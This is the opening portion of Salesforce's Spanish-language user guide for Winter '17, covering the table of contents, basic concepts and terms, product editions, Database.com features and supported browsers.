# Cómo obtener el éxito con Salesforce

Guía del usuario, Winter '17

@salesforcedocs

Última actualización: 19/08/2016

La versión inglesa de este documento tiene preferencia sobre la versión traducida.

© Copyright 2000–2016 salesforce.com, inc. Reservados todos los derechos. Salesforce es una marca registrada de salesforce.com, inc., como el resto de nombres y marcas. El resto de las marcas pueden ser marcas registradas de sus respectivos propietarios.

# CONTENIDO


**Conceptos básicos de Salesforce** . . . . . 2
¿Qué es Salesforce? . . . . . 3
Empezar a trabajar como nuevo usuario . . . . . 28
Prepararse para su forma de trabajar . . . . . 37
Trabajo en dispositivos móviles . . . . . 77
Gestionar relaciones y datos con registros . . . . . 110
Buscar información con Búsqueda . . . . . 170
Ejecución de un informe . . . . . 195
Su acceso a registros, campos y elementos de la IU . . . . . 204

**Evaluar e implementar Lightning Experience para su organización** . . 207
¿Qué hace que Lightning Experience sea tan especial? . . . . . 208
¿Es Lightning Experience adecuada para su organización de Salesforce? . . . . . 210
Transición a Lightning Experience ¡Hagámoslo! . . . . . 223
Encontrar lo que busca en Lightning Experience . . . . . 230
Consideraciones para Lightning Experience . . . . . 244
Centro de información de Lightning Experience . . . . . 279

**Configuración y mantenimiento de su organización de Salesforce** . . . . . 284
Probar Salesforce . . . . . 285
Planificar su implementación de Salesforce . . . . . 286
Configurar su empresa en Salesforce . . . . . 288
Gestión de usuarios . . . . . 484
Importar datos en Salesforce . . . . . 699
Exportación de datos de copia de seguridad desde Salesforce . . . . . 786
Datos de Force.com de caché . . . . . 797
Gestionar registros duplicados en Salesforce . . . . . 800
Proteger su organización de Salesforce . . . . . 838
Supervisión de su organización . . . . . 1092
Activar sus usuarios para trabajar en dispositivos móviles . . . . . 1123
Paquetes instalados . . . . . 1226

**Proceso de ventas a sus clientes** . . . . . 1249
Aumentar el éxito de sus ventas con Salesforce . . . . . 1249
Gestión de las personas y organizaciones a las que les vende . . . . . 1250
Elaboración de campañas y generación de candidatos . . . . . 1392
Gestión de actividades, oportunidades y productos . . . . . 1465
Mejorar su rendimiento con Work.com . . . . . 1561

Creación de presupuestos y documentación de contratos . . . . . 1587
Administración y supervisión de los pedidos de sus clientes . . . . . 1596
Previsión de ventas . . . . . 1609
Venta a través de varios canales . . . . . 1654
Uso de correo electrónico integrado con Salesforce . . . . . 1692
Utilizar Salesforce en aplicaciones de correo electrónico de Microsoft® . . . . . 1752
Sincronizar citas de Google Calendar™ con Salesforce (Beta) . . . . . 1806
Realizar y recibir llamadas con Voice . . . . . 1807

**Configuración y mantenimiento de herramientas de ventas** . . . . . 1811
Configurar y mantener funciones de ventas . . . . . 1811
Administración de las personas y organizaciones a las que les venden los usuarios . . . . . 1813
Establecimiento de opciones para la venta . . . . . 1949
Configuración de correo electrónico integrado con Salesforce . . . . . 2144
Configurar usuarios para utilizar Salesforce desde aplicaciones de Microsoft® Email o Google Calendar™ . . . . . 2192
Configurar Voice . . . . . 2270
Configuración de Work.com . . . . . 2275
Gestión de funciones de Work.com . . . . . 2307

**Atienda a sus clientes** . . . . . 2330
Service Cloud . . . . . 2330
Seguimiento de consultas de clientes . . . . . 2332
Solución de consultas de clientes . . . . . 2358
Creación y verificación de contratos de servicios . . . . . 2434
Acceso a Knowledge . . . . . 2452
Uso de soportes técnicos unificados . . . . . 2485
Uso del servicio al cliente de redes sociales . . . . . 2540

**Configurar y mantener herramientas de asistencia al cliente** . . . . . 2546
Bienvenidos, administradores de asistencia . . . . . 2546
Configuración de canales de cliente . . . . . 2546
Configuración de la experiencia del agente de asistencia . . . . . 2813
Automatización de centros de contactos . . . . . 2850
Incorporación de asignaciones y contratos de servicios . . . . . 2877
Configuración de un núcleo de Field Service . . . . . 2931
Adición de una base de datos de conocimientos . . . . . 2995
Organización de artículos, respuestas e ideas en categorías . . . . . 3091
Colas y equipos de casos . . . . . 3114
Adición de servicio al cliente de redes sociales . . . . . 3121
Creación de informes sobre actividad de soporte . . . . . 3189

**Colaborar con todos los usuarios** . . . . . 3193
Colaborar en su empresa . . . . . 3193

Colaboración con socios y clientes . . . . . 3406
Otros recursos . . . . . 3409

## Configurar y gestionar comunidades de Salesforce . . . . . 3411
Descripción general de comunidades Salesforce . . . . . 3411
Planificar su panel . . . . . 3411
Configurar y mantener su comunidad . . . . . 3412
Autenticación y seguridad de la comunidad . . . . . 3497
Diseño y gestión de páginas . . . . . 3503
Plantillas de comunidad . . . . . 3513
Personalizar plantillas con el Generador de comunidades . . . . . 3518
Gestión de comunidad . . . . . 3559
Creación de informes de la comunidad . . . . . 3620
Informar sus usuarios sobre comunidades . . . . . 3627

## Configurar y mantener herramientas de colaboración . . . . . 3644
Salesforce Chatter . . . . . 3645
Salesforce Files . . . . . 3686
Salesforce Files Sync . . . . . 3687
Salesforce Files Connect . . . . . 3693
Chatter Desktop . . . . . 3719
Salesforce CRM Content . . . . . 3725
Google Apps . . . . . 3750
Otros recursos . . . . . 3762

## Analytics . . . . . 3763
Wave Analytics . . . . . 3763
Informes y paneles . . . . . 4150

## Simplificación de ventas y asistencia con la consola de Salesforce . . 4428
Consola de Salesforce . . . . . 4428
Limitaciones de la consola de Salesforce . . . . . 4429
Configuración de una consola de Salesforce . . . . . 4430
Personalizar una consola de Salesforce . . . . . 4473
Uso de una consola de Salesforce . . . . . 4482

## Bienvenidos, Administradores de herramientas instantáneas de Salesforce . . . . . 4531
Configuración de gestión de búsqueda de objetos . . . . . 4531
Personalizar su organización de Salesforce . . . . . 4534
Mejora de sus objetos, datos y campos . . . . . 4612
Automatizar sus procesos comerciales . . . . . 4886
Creación de sitios Web . . . . . 5205

Ampliación del alcance de su organización . . . . . 5455
Creación de aplicaciones . . . . . 5654
Crear aplicaciones móviles personalizadas . . . . . 5670

**Mejora de Salesforce mediante código** . . . . . 5688
Bienvenidos, desarrolladores de Salesforce . . . . . 5688
Herramientas de desarrollo de Salesforce . . . . . 5688
Código . . . . . 5689
Depuración . . . . . 5951
Prueba . . . . . 5992
Implementación . . . . . 6003

**Implementación de mejoras desde entornos Sandbox** . . . . . 6004
Bienvenidos, integradores, desarrolladores y administradores de Salesforce . . . . . 6004
Configuración y administración de su entorno Sandbox . . . . . 6005
Implementación de sus cambios . . . . . 6023

**Crear paquetes y distribuir sus aplicaciones** . . . . . 6052
Descripción general de empaquetado y distribución . . . . . 6052
Trabajo con paquetes . . . . . 6052
Distribución de sus aplicaciones . . . . . 6124
Asistencia de los suscriptores de sus aplicaciones . . . . . 6147

**Health Cloud** . . . . . 6150
Proporcionar atención al paciente conectada y de colaboración con Health Cloud . . . . . 6150
Personalizar la consola de atención sanitaria . . . . . 6186

**Financial Services Cloud** . . . . . 6211
Le damos la bienvenida a Financial Services Cloud . . . . . 6211
Gestionar Financial Services Cloud . . . . . 6224

**Límites de Salesforce** . . . . . 6232
Límites generales de Salesforce . . . . . 6232
Límites de administración y asistencia . . . . . 6243
Límites de colaboración . . . . . 6266
Límites de comunidades . . . . . 6271
Límites de funciones . . . . . 6276

**Glosario** . . . . . 6287

**Índice** . . . . . 6318

# Bienvenidos a la documentación de Salesforce

Funcionalidad general de Salesforce

Configuración y seguridad

Analytics

Wave Analytics

Informes y paneles

Aplicación móvil Salesforce1

Mejoras de

Vender a sus clientes

Configuración y mantenimiento de herramientas de ventas

Marketing Cloud

Service Cloud

Comunidades y Chatter

Configurar y mantener Comunidades

Colaborar con todos los usuarios

Configurar y mantener herramientas de colaboración

Desarrollo

Activación de función

## Recursos generales

- Notas de versión (versión actual)
- Guía de usuario completa de Salesforce
- Módulos de formación interactiva de Trailhead
- Documentación de confianza y cumplimiento

# Conceptos básicos de Salesforce

Bienvenido a Salesforce, el galardonado servicio de Cloud Computing diseñado para ayudarle a administrar sus relaciones de cliente, permitir la integración con otros sistemas y crear sus propias aplicaciones. A continuación se describen algunos conceptos básicos para ayudarle a comprender los productos y ediciones de Salesforce y guiarle a través de su configuración como usuario. También encontrará información acerca de tareas comunes que realizará en Salesforce, como el uso de funciones básicas de Chatter, la ejecución de informes o la búsqueda de información o registros que necesita de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

### ¿Qué es Salesforce?

Salesforce le ayuda a gestionar sus relaciones de clientes, integrar con otros sistemas y crear sus propias aplicaciones.

### Empezar a trabajar como nuevo usuario

¿Nuevo en Salesforce? Configúrese como un nuevo usuario para poder empezar a utilizar la aplicación de inmediato.

### Prepararse para su forma de trabajar

Utilice sus opciones de configuración para personalizar su experiencia de Salesforce. Distribuya su pantalla de la manera que le gusta, proteja su información y haga saber a otros que está ahí.

### Trabajo en dispositivos móviles

Salesforce proporciona varias aplicaciones de Mobile para mantenerlo conectado y productivo, esté donde esté.

### Gestionar relaciones y datos con registros

Muchos de sus datos de Salesforce están almacenados en *registros* individuales y organizados en objetos. Por ejemplo, el objeto Cuenta presenta todos los registros de su cuenta. Si la empresa Acme es una de sus cuentas, tendrá un registro de cuenta para Acme.

### Buscar información con Búsqueda

La búsqueda de Salesforce le proporciona el poder encontrar información con mayor rapidez. La búsqueda está disponible a través del sitio de Salesforce, una aplicación móvil Salesforce1 o una implementación de búsqueda personalizada creada en la plataforma de Salesforce.

### Ejecución de un informe

Para ejecutar un informe, búsquelo en la ficha Informes y haga clic en el nombre del informe. La mayoría de los informes se ejecutan automáticamente al hacer clic en su nombre. Si ya está viendo un informe, haga clic en **Ejecutar informe** para ejecutarlo inmediatamente o programar futuras ejecuciones. En Lightning Experience, el botón **Ejecutar informe** solo aparece después de guardar un informe.

### Su acceso a registros, campos y elementos de la IU

Su administrador de Salesforce puede personalizar varias áreas diferentes para proteger los datos de su empresa. Los usuarios en organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition pueden controlar el acceso de otros usuarios a sus datos compartiendo registros individualmente con compañeros de trabajo.

# ¿Qué es Salesforce?

Salesforce le ayuda a gestionar sus relaciones de clientes, integrar con otros sistemas y crear sus propias aplicaciones.

Salesforce incluye los siguientes productos y servicios.

**Aplicaciones de Salesforce**

Salesforce incluye aplicaciones predefinidas (o "apps") de gestión de relaciones con los socios (CRM) desde la automatización de fuerza de ventas hasta la gestión de relaciones con los socios, marketing y servicio de atención al cliente.

**Plataforma Force.com**

La plataforma Force.com es la primera Plataforma como servicio (PaaS), que permite a los desarrolladores crear y diseñar todo tipo de aplicaciones comerciales, totalmente On-Demand y sin software. La plataforma también incluye herramientas de personalización simples e instantáneas que le ayudan a crear soluciones para sus exclusivas necesidades comerciales, sin necesidad de conocimientos de programación.

**AppExchange**

AppExchange es un mercado que dispone de cientos de aplicaciones para la Nube creadas por clientes, desarrolladores y socios de Salesforce. Muchas de las aplicaciones son gratuitas y todas se suministran preintegradas con Salesforce, permitiéndole agregar herramientas y funcionalidades de manera simple y eficiente.

**Comunidad de salesforce.com**

Salesforce proporciona formación, asistencia, asesoría, eventos, prácticas recomendadas y foros de debate para que alcance el éxito. Visite la Comunidad de salesforce.com.

EDICIONES

Disponible en: Salesforce Classic

Su edición de Salesforce determina las funciones y herramientas a las que tiene acceso.

### Términos y conceptos clave

Para estar completamente al día con Salesforce, es muy útil aprender algunos conceptos y términos clave. Surgen frecuentemente cuando interactúa con el producto, nuestra documentación y nuestros profesionales de asistencia. Los conceptos que aparecen a continuación le ayudarán a comprender cómo funciona Salesforce. Además, los términos le ayudarán a entender algunos de sus componentes principales.

### Ediciones de Salesforce

Salesforce ofrece distintos paquetes de productos y servicios, cada uno orientado a diferentes conjuntos de necesidades empresariales.

### Otras ediciones de Salesforce

Algunas ediciones de Salesforce ya no se comercializan. Puede seguir utilizando su organización de Contact Manager Edition, Group Edition, Personal Edition, Performance Edition o Database.com Edition o adquirir una de las ediciones que se comercializan en la actualidad: Professional Edition, Enterprise Edition, Unlimited Edition y Developer Edition.

### Lista de funcionalidades de Database.com

Esta es la lista de funcionalidades de Salesforce también disponibles en Database.com. Use esta lista en combinación con la función de tablas de modificación para encontrar temas en la ayuda de Salesforce que se aplican también a Database.com.

### Navegadores compatibles

Los navegadores compatibles con Salesforce varían dependiendo de su uso de Salesforce Classic o Lightning Experience.

### Hojas de sugerencias y guías de implementación

# Términos y conceptos clave

Para estar completamente al día con Salesforce, es muy útil aprender algunos conceptos y términos clave. Surgen frecuentemente cuando interactúa con el producto, nuestra documentación y nuestros profesionales de asistencia. Los conceptos que aparecen a continuación le ayudarán a comprender cómo funciona Salesforce. Además, los términos le ayudarán a entender algunos de sus componentes principales.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas las ediciones**

## Conceptos

| Concepto | Definición |
|---|---|
| Cloud | Un nombre de Salesforce para un amplio conjunto de funciones que le ayudan a realizar algunas actividades, como la venta de productos, la asistencia a sus clientes o la colaboración con sus compañeros de trabajo. Dos ejemplos comunes que encontrará son *Service Cloud* y *Sales Cloud*. |
| Cloud Computing | Tecnología que activa servicios basados en Internet que le permiten inscribirse e iniciar sesión a través de un navegador. Salesforce proporciona sus servicios en la Nube. Otros servicios de Cloud Computing conocidos son Google Apps y Amazon.com. |
| Software como servicio (SaaS) | El software no se entrega de forma tradicional (como en un disco) sino en la Nube, como un servicio. No requiere descargas ni instalaciones y las actualizaciones son automáticas. |
| Confianza | La condición de Salesforce para el compromiso de toda la empresa de crear y proporcionar el servicio basado en la Nube más seguro, rápido y fiable que existe.<br>Creado para mejorar el éxito de los clientes, `trust.salesforce.com` es un sitio Web de estado de sistemas que ofrece a los clientes y la comunidad de Salesforce acceso a información de rendimiento del sistema histórica y en tiempo real, así como informes de incidencias y programas de mantenimiento de todos los componentes clave del sistema.<br>`trust.salesforce.com` es gratuito para todos los miembros de la comunidad de Salesforce. |

## Términos

| Duración | Definición |
|---|---|
| Aplicación | También puede aparecer como "app", abreviatura de *aplicación*. Un conjunto de componentes como fichas, informes, paneles y páginas de Visualforce destinados a necesidades concretas del negocio. Salesforce proporciona aplicaciones estándar, que puede personalizar, como Ventas y Centro de llamadas. Puede personalizar las aplicaciones estándar para que se adapten a su forma de trabajar. |
| Edición | Cada uno de los distintos paquetes de productos y servicios de Salesforce, cada uno orientado a diferentes conjuntos de necesidades empresariales. Todas las ediciones de Salesforce comparten el mismo aspecto pero varían según la función, la funcionalidad y el precio. |
| Objeto | Definición de un tipo de información específico que puede almacenar en Salesforce. Por ejemplo, el objeto Caso le permite almacenar información acerca de las consultas de los clientes. Para cada objeto su organización dispondrá de varios registros específicos.<br>Salesforce incluye muchos objetos estándar, pero también puede crear objetos personalizados. |

| Duración | Definición |
|---|---|
| Organización | Un despliegue de Salesforce con un conjunto definido de usuarios con licencia. Su organización incluye todos sus datos y aplicaciones. |
| Registro | Un conjunto de campos que almacenan información acerca de un elemento específico de un tipo específico (representado por un objeto), como un contacto, una cuenta o una oportunidad. Por ejemplo, puede tener un registro de contacto para almacenar información acerca de José Pérez y un registro de caso que almacena información acerca de su consulta de formación. |
| Versión | Salesforce lanza nuevos productos y funciones tres veces al año y las versiones se identifican por estaciones (Winter, Spring y Summer) a lo largo del año natural. *Ejemplo:* Winter '15.<br><br>Para cada versión de Salesforce, las notas de versión de Salesforce incluyen nuevas funciones y productos generalmente disponibles o en versión beta, además de las funciones y los productos existentes. Puede encontrar notas de versión cuando busque "Notas de versión" en la Ayuda de Salesforce. |
| Salesforce | El nombre del servicio de CRM cloud computing Salesforce. |
| Salesforce | El nombre de la empresa. |

# Ediciones de Salesforce

Salesforce ofrece distintos paquetes de productos y servicios, cada uno orientado a diferentes conjuntos de necesidades empresariales.

Estos paquetes, llamados *ediciones*, comparten el aspecto y el comportamiento pero varían según la función, la funcionalidad y el precio. Por ejemplo, Gestión de territorio de empresa está disponible en organizaciones con Enterprise Edition y Unlimited Edition con Sales Cloud, pero no en organizaciones con Professional Edition. Algunos clientes comienzan con una edición básica y actualizan a medida que crecen sus negocios.

La ayuda de Salesforce describe todas las funciones disponibles a nivel general, incluyendo aquellas que no están disponibles en todas las ediciones. Para averiguar si una función está disponible en su edición, busque la función en la Ayuda de Salesforce, y luego lea la tabla "Disponible en:" de la parte superior de cualquier tema sobre la función.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** y **Developer Edition**

**Professional Edition**

Esta edición está diseñada para empresas que necesitan la funcionalidad completa de CRM. Professional Edition incluye herramientas de personalización, integración y administración directas y fáciles de usar para facilitar cualquier implementación de pequeño y mediano tamaño.

**Enterprise Edition**

Esta edición se ha diseñado para cumplir las necesidades de empresas grandes y complejas. Las organizaciones con Enterprise Edition reciben herramientas avanzadas de personalización y administración, además de todas las funcionalidades disponibles en Professional Edition, que pueden admitir implementaciones a gran escala. Enterprise Edition también incluye acceso a la API de servicios web para que pueda integra fácilmente sistemas de gestión interna.

**Unlimited Edition**

Esta edición es la solución de Salesforce para potenciar al máximo su éxito y ampliar ese éxito por toda la empresa a través de la plataforma Force.com. Los clientes de Unlimited Edition pueden beneficiarse de nuevos niveles de flexibilidad de plataforma para gestionar y compartir toda su información según demanda. Unlimited Edition incluye todas las funcionalidades de Enterprise Edition además de Premier Support, acceso móvil completo, aplicaciones personalizadas sin límite, límites de almacenamiento ampliados y mucho más.

**Developer Edition**

Esta edición ofrece acceso a la API y la plataforma de Force.com. Una organización con Developer Edition Permite a los desarrolladores ampliar el sistema de Salesforce, integrarlo con otras aplicaciones y desarrollar nuevas herramientas y aplicaciones. Developer Edition ofrece acceso a muchas de las funciones disponibles en Enterprise Edition.

Nota: Salesforce no ofrece asistencia técnica para Developer Edition. Puede solicitar ayuda a la comunidad de desarrolladores a través de los tablones de mensajes disponibles para los usuarios registros a través del sitio web de desarrolladores de Force.com: developer.salesforce.com.. La documentación sobre Developer Edition está disponible en la Biblioteca técnica.

Si desea un gráfico comparativo de ediciones y sus funciones, consulte la página de ediciones y precios de Salesforce .

CONSULTE TAMBIÉN

Comparación de productos móviles de Salesforce

# Otras ediciones de Salesforce

Algunas ediciones de Salesforce ya no se comercializan. Puede seguir utilizando su organización de Contact Manager Edition, Group Edition, Personal Edition, Performance Edition o Database.com Edition o adquirir una de las ediciones que se comercializan en la actualidad: Professional Edition, Enterprise Edition, Unlimited Edition y Developer Edition.

EDICIONES

Disponible en: **Contact Manager Edition**, **Group Edition**, **Personal Edition**, **Performance Edition** y **Database.com Edition**

Nota: Lightning Experience no está disponible en las organizaciones con Contact Manager Edition, Personal Edition o Database.com Edition.

**Contact Manager Edition**

Esta edición se ha diseñado para pequeñas empresas y ofrece acceso a funciones clave de gestión de contactos que incluyen cuentas, contactos, actividades, calendarios, notas y archivos adjuntos e informes. Contact Manager ofrece opciones de personalización directas y fáciles de usar.

**Group Edition**

Esta edición está diseñada para empresas pequeñas y trabajar en grupos con un número limitado de usuarios. Los usuarios de Group Edition pueden gestionar a sus clientes desde el inicio del ciclo de ventas hasta el cierre de la negociación y proporcionar asistencia y servicio técnico a los clientes. Group Edition ofrece acceso a cuentas, contactos, oportunidades, candidatos, casos, paneles (solo lectura) e informes.

**Personal Edition**

Esta edición es una solución de CRM diseñada para representantes de ventas individuales u otros usuarios únicos. Personal Edition ofrece acceso a funciones de gestión de contactos clave como cuentas, contactos y sincronización con Microsoft Outlook®. También ofrece a los representantes de ventas herramientas de ventas como oportunidades.

Nota: Las organizaciones con Personal Edition adquiridas después de junio de 2009 no disponen de acceso a las oportunidades.

**Performance Edition**

Esta edición se ha diseñado para clientes que necesitan conseguir un crecimiento increíble, conseguir nuevos niveles de satisfacción del cliente y maximizar el éxito de las ventas y el servicio en el mundo móvil y de las redes sociales. Las organizaciones con Performance Edition incluyen todas las funcionalidades de Unlimited Edition además de datos de clientes y candidatos limpios y concisos sobre candidatos y clientes de Data.com, herramientas de formación y comentarios de Work.com, servicios de identidad de confianza de Identity y mucho más. Para los clientes de Japón, Singapur y Corea del Sur está disponible Performance Edition Limited, que incluye toda la funcionalidad de Performance Edition excepto Data.com.

**Database.com**

Database.com es un servicio multiusuario de base de datos en la nube diseñado para almacenar datos de aplicaciones de Mobile y Social Enterprise. Puede utilizar Database.com como la base de datos externa para aplicaciones escritas en cualquier idioma y ejecutar en cualquier plataforma o dispositivo móvil. La infraestructura informática de Database.com basada en aplicaciones sociales y la compatibilidad nativa para crear API sofisticadas y basadas en REST permite crear aplicaciones móviles y nativas para empleados.

Como usuario de Salesforce, ya utiliza Database.com cuando realiza tareas como la creación de objetos personalizados, la gestión de la seguridad o la importación de datos con la API y la plataforma de Force.com. Hay disponible una versión independiente de Database.com para aquellos desarrolladores que deseen crear aplicaciones basadas en otros lenguajes, plataformas y dispositivos.

No se proporciona documentación específica de Database.com. Utilice la documentación de Salesforce y una lista de funciones que admite Database.com. Esta lista identifica los temas de la documentación de Salesforce que se aplican a Database.com. Asimismo, la tabla de la edición de cada función incluye Database.com si la función está disponible en Database.com. Utilice la Ayuda de Salesforce, las notas de versión, los cuadernos y las guías del desarrollador para API, Apex, SOQL y SOSL.

CONSULTE TAMBIÉN

Ediciones de Salesforce

# Lista de funcionalidades de Database.com

Esta es la lista de funcionalidades de Salesforce también disponibles en Database.com. Use esta lista en combinación con la función de tablas de modificación para encontrar temas en la ayuda de Salesforce que se aplican también a Database.com.

Las funcionalidades de Salesforce que aparecen aquí también están disponibles en Database.com. Estas funcionalidades se organización según el área de producto general. Algunas funciones solo están disponibles a través de la API. Se indica donde aparecen.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Database.com Edition**

**Administración**

- Seguimiento de auditoría
- Información de la empresa
- Administrador delegado e inicio de sesión como
- Gestión mejorada de perfiles
- Seguridad a nivel de campo
- Historial de inicio de sesión
- Transferencias masivas
- UI de nuevo perfil
- Conjuntos de permisos
- Perfiles

**Apex** (las bibliotecas solo están disponibles para las funcionalidades admitidas en Database.com.)

**API**

- Clientes de API
- API masiva
- Cargador de datos
- API de metadatos
- API de REST de Chatter

- Replicación de datos de API de servicios Web
- Lecturas de API de servicios Web
- Escrituras de API de servicios Web

**Gestión del ciclo de vida de aplicaciones**

- Conjuntos de cambios

**Chatter**

- Capacidad de dejar de seguir los registros que posee en Chatter
- En menciones (solo API)
- Actividad e influencia de Chatter
- Personalizar ajustes de Chatter
- Seguimiento de las noticias en tiempo real
- Fuentes
- Archivos (solo API)
- Formatos de grupo
- Desencadenador de grupo y desencadenadores de miembros de grupo
- Grupos
- EtiquetaAlmohadilla y temas
- Acciones rápidas
- Vistas previas de vínculos enriquecidos en noticias
- Desencadenadores de comentarios y elementos de noticias

**Contenido**

**Configuración personalizada**

**Dominios de cliente**

**Datos**

- Capacidad de realizar una transferencia masiva de objetos personalizados
- Cargador de datos

**Generador de aplicaciones declarativas y esquema personalizado**

**Campos y objetos personalizados**

- Force.com
- Campos de fórmula
- Área de texto enriquecido
- Campos de resumen
- Reglas de validación

**Herramientas de desarrollador**

- IDE de Force.com

**Divisiones**

**Interfaz de usuario de perfil mejorado**

- La activación
- Seguridad a nivel de campo

- Permisos de campo/objeto
- Ajustes de objeto y ficha: solo objetos
- Búsqueda
- Permisos de sistema
- Visualización y modificación de permisos de aplicaciones
- Visualización y modificación de horas de inicio de sesión
- Visualización y modificación de intervalos IP de conexión
- Visualización y modificación de acceso al proveedor de servicios
- Visualización de listas de perfil

**Accesibilidad de campos** (para objetos personalizados)

**Matriz de dependencias de campos**

**Fileforce**

**Localización y globalización**

- Varias divisas
- Zonas horarias

**Mi información personal**

- Cambiar mi contraseña
- Edición de información personal
- Concesión de acceso de inicio de sesión (botón Enviar vínculo de activación)

**Fuera de línea**

- Aplicaciones de sobremesa Force.com Flex
- Aplicaciones web Force.com Flex

**Conjuntos de permisos**

- Capacidad de buscar permisos
- Visualización, modificación y creación

**Vistas de listas de perfil**

- Creación
- Modificación

**Restricción de inicios de sesión**

- Horas e intervalos IP en perfiles

**Sandbox**

- Sandbox de desarrollador (a un coste adicional)
- Sandbox de copia completa (a un coste adicional)
- Sandbox de configuración únicamente (a un coste adicional)

**Búsqueda**

- Etiquetas personales
- Etiquetas públicas

**Seguridad**

- Aplicaciones conectadas (OAuth)
- Campos personalizados cifrados
- Seguridad general
- Función de identidad
- Inicio de sesión único entrante
- Políticas de contraseña e inicio de sesión
- Recuperación de contraseñas olvidadas

**Inicio de sesión único**

**Colaboración**

- Colaboración gestionada por Apex
- Reglas de colaboración basadas en criterios
- Usuarios de portal de gran volumen
- Reglas de colaboración basadas en propiedad
- Grupos públicos
- Colas
- Jerarquía de funciones
- Modelo de colaboración y colaboración manual

**Temas**

- Desencadenadores para Topic y TopicAssignment

**Configuración del usuario**

- Creación y modificación de grupos públicos y personales
- Enviar vínculo de activación

**Usuarios**

- Caducidad de contraseñas
- Gestionar usuarios
- Gestión de funciones
- Supervisión de eventos de usuario (inicios de sesión y formación)
- Restablecimiento de contraseñas
- Campos de funciones
- Página de lista de funciones
- Configuración de caducidad de contraseña
- Definición de restricciones de inicio de sesión

**Visualización de la lista relacionada de grupo público**

**Exportación semanal**

**Flujo de trabajo**

- Mensajes salientes (como acciones temporales e inmediatas)
- Flujo de trabajo basado en tiempo (cola de flujo de trabajo)
- Actualizaciones de campo de flujo de trabajo y mensajes salientes
- Reglas de flujo de trabajo

# Navegadores compatibles

Los navegadores compatibles con Salesforce varían dependiendo de su uso de Salesforce Classic o Lightning Experience.

Navegadores compatibles con Salesforce Classic

Salesforce Classic es compatible con Microsoft® Internet Explorer® versiones 9, 10 y 11, Apple® Safari® versión 8.x en Mac OS X y Microsoft® Edge para Windows® 10. Las versiones estables más recientes de Mozilla® Firefox® y Google Chrome™ también son compatibles. Existen algunas limitaciones.

Navegadores compatibles con Lightning Experience

Lightning Experience es compatible con Apple® Safari® versión 8.x y 9.x en Mac OS X y Microsoft® Edge para Windows® 10. Se admiten también las versiones estables más recientes de Mozilla® Firefox® y Google Chrome™. Microsoft® Internet Explorer® versión 11 quedó retirado en Summer '16. Si está utilizando Microsoft® Internet Explorer® versiones 9–10, se le redirigirá a Salesforce Classic. Existen algunas limitaciones.

Obtención de complementos para visualización de documentación y cursos de formación en línea

Descargue los complementos que necesite para visualizar la documentación PDF de Salesforce y los cursos de formación en línea.

Generalidades acerca de los accesos directos del teclado

Use los accesos directos del teclado para trabajar con eficiencia en Salesforce.

Accesos directos del teclado para las ventanas del redactor de Lightning Experience

Utilice los accesos directos del teclado para trabajar de forma eficiente en las ventanas del redactor de Lightning Experience. Abra una ventana del redactor para crear tareas, apuntar notas, registrar una llamada y mucho más. Los accesos directos del teclado facilitan la tarea de pasar por los campos en un redactor y trabajar libremente en múltiples ventanas del redactor abiertas al mismo tiempo.

Configuración de Internet Explorer

Si utiliza Internet Explorer, le recomendamos utilizar la última versión compatible con Salesforce. Aplique todas las actualizaciones de software de Microsoft.

Configuración de Firefox

Para garantizar que Salesforce funciona de manera óptima con Firefox, deberá realizar un par de configuraciones en el navegador.

## Navegadores compatibles con Salesforce Classic

Salesforce Classic es compatible con Microsoft® Internet Explorer® versiones 9, 10 y 11, Apple® Safari® versión 8.x en Mac OS X y Microsoft® Edge para Windows® 10. Las versiones estables más recientes de Mozilla® Firefox® y Google Chrome™ también son compatibles. Existen algunas limitaciones.

Nota: No se admite el uso de Salesforce Classic en un navegador móvil. En su lugar, recomendamos utilizar la aplicación Salesforce1 cuando trabaje en un dispositivo móvil. Para ver los navegadores móviles compatibles con Salesforce1, consulte los Requisitos de la aplicación móvil Salesforce1 en la página 86.

EDICIONES

Salesforce Classic está disponible en: **todas** las ediciones

**Microsoft Edge**

Salesforce admite Microsoft Edge en Windows 10 para Salesforce Classic. Tenga en cuenta estas restricciones.

- El editor de soluciones HTML en Microsoft Edge no es compatible con Salesforce Knowledge.
- Microsoft Edge no es compatible con la Consola del desarrollador.
- Microsoft Edge no es compatible con Salesforce CRM Call Center con la versión 4.0 o posterior del kit de herramientas de CTI.

**Microsoft Internet Explorer versiones 9, 10 y 11**

Si utiliza Internet Explorer, le recomendamos utilizar la última versión compatible con Salesforce. Aplique todas las actualizaciones de software de Microsoft. Tenga en cuenta estas restricciones.

- El sitio completo de Salesforce es compatible con Internet Explorer 9, 10 y 11 en Windows 8 y 8.1 para portátiles táctiles con entradas de ratón y teclado estándar únicamente. No existe compatibilidad para dispositivos móviles o tablets donde la función táctil es el medio principal de interacción. Utilice la aplicación para navegadores móviles Salesforce1 en su lugar.
- El editor de soluciones HTML de Internet Explorer 11 no es compatible con Salesforce Knowledge.
- El modo de compatibilidad y la vista de compatibilidad de Internet Explorer no se admiten.
- La versión Metro de Internet Explorer 10 no es compatible.
- Internet Explorer 11 no es compatible con la Consola del desarrollador.
- Internet Explorer 11 no es compatible con Salesforce CRM Call Center con la versión 4.0 o posterior del kit de herramientas de CTI.
- Las plantillas de comunidad del autoservicio admiten Internet Explorer 9 y posteriores para los usuarios de sobremesa e Internet Explorer 11 y posteriores para los usuarios móviles.
- Internet Explorer 9 no es compatible con Salesforce Wave Analytics.
- Internet Explorer 9 y 10 no son compatibles para el generador de aplicaciones Lightning.
- Los usuarios de Internet Explorer 9 no disponen de ningún corrector ortográfico basado en el navegador.
- No se admite arrastrar y soltar archivos en comentarios de noticias en tiempo real en Internet Explorer.

Para obtener recomendaciones de configuración, consulte Configuración de Internet Explorer en la página 16.

Nota: La compatibilidad de Salesforce Classic con Microsoft® Internet Explorer® versiones 7 y 8 se retiró con el lanzamiento de Summer '15.

**Mozilla Firefox, versión estable más reciente**

Salesforce hace todo lo posible por probar la versión más reciente de Firefox y que sea compatible.

- Mozilla Firefox es compatible con los usuarios de sobremesa, solo las plantillas de comunidad de autoservicio.

Para obtener recomendaciones de configuración, consulte Configuración de Firefox en la página 17.

**Google Chrome, versión estable más reciente**

Chrome aplica actualizaciones automáticamente. Salesforce hace todo lo posible por probar la versión más reciente y que sea compatible. No hay recomendaciones de configuración para Chrome.

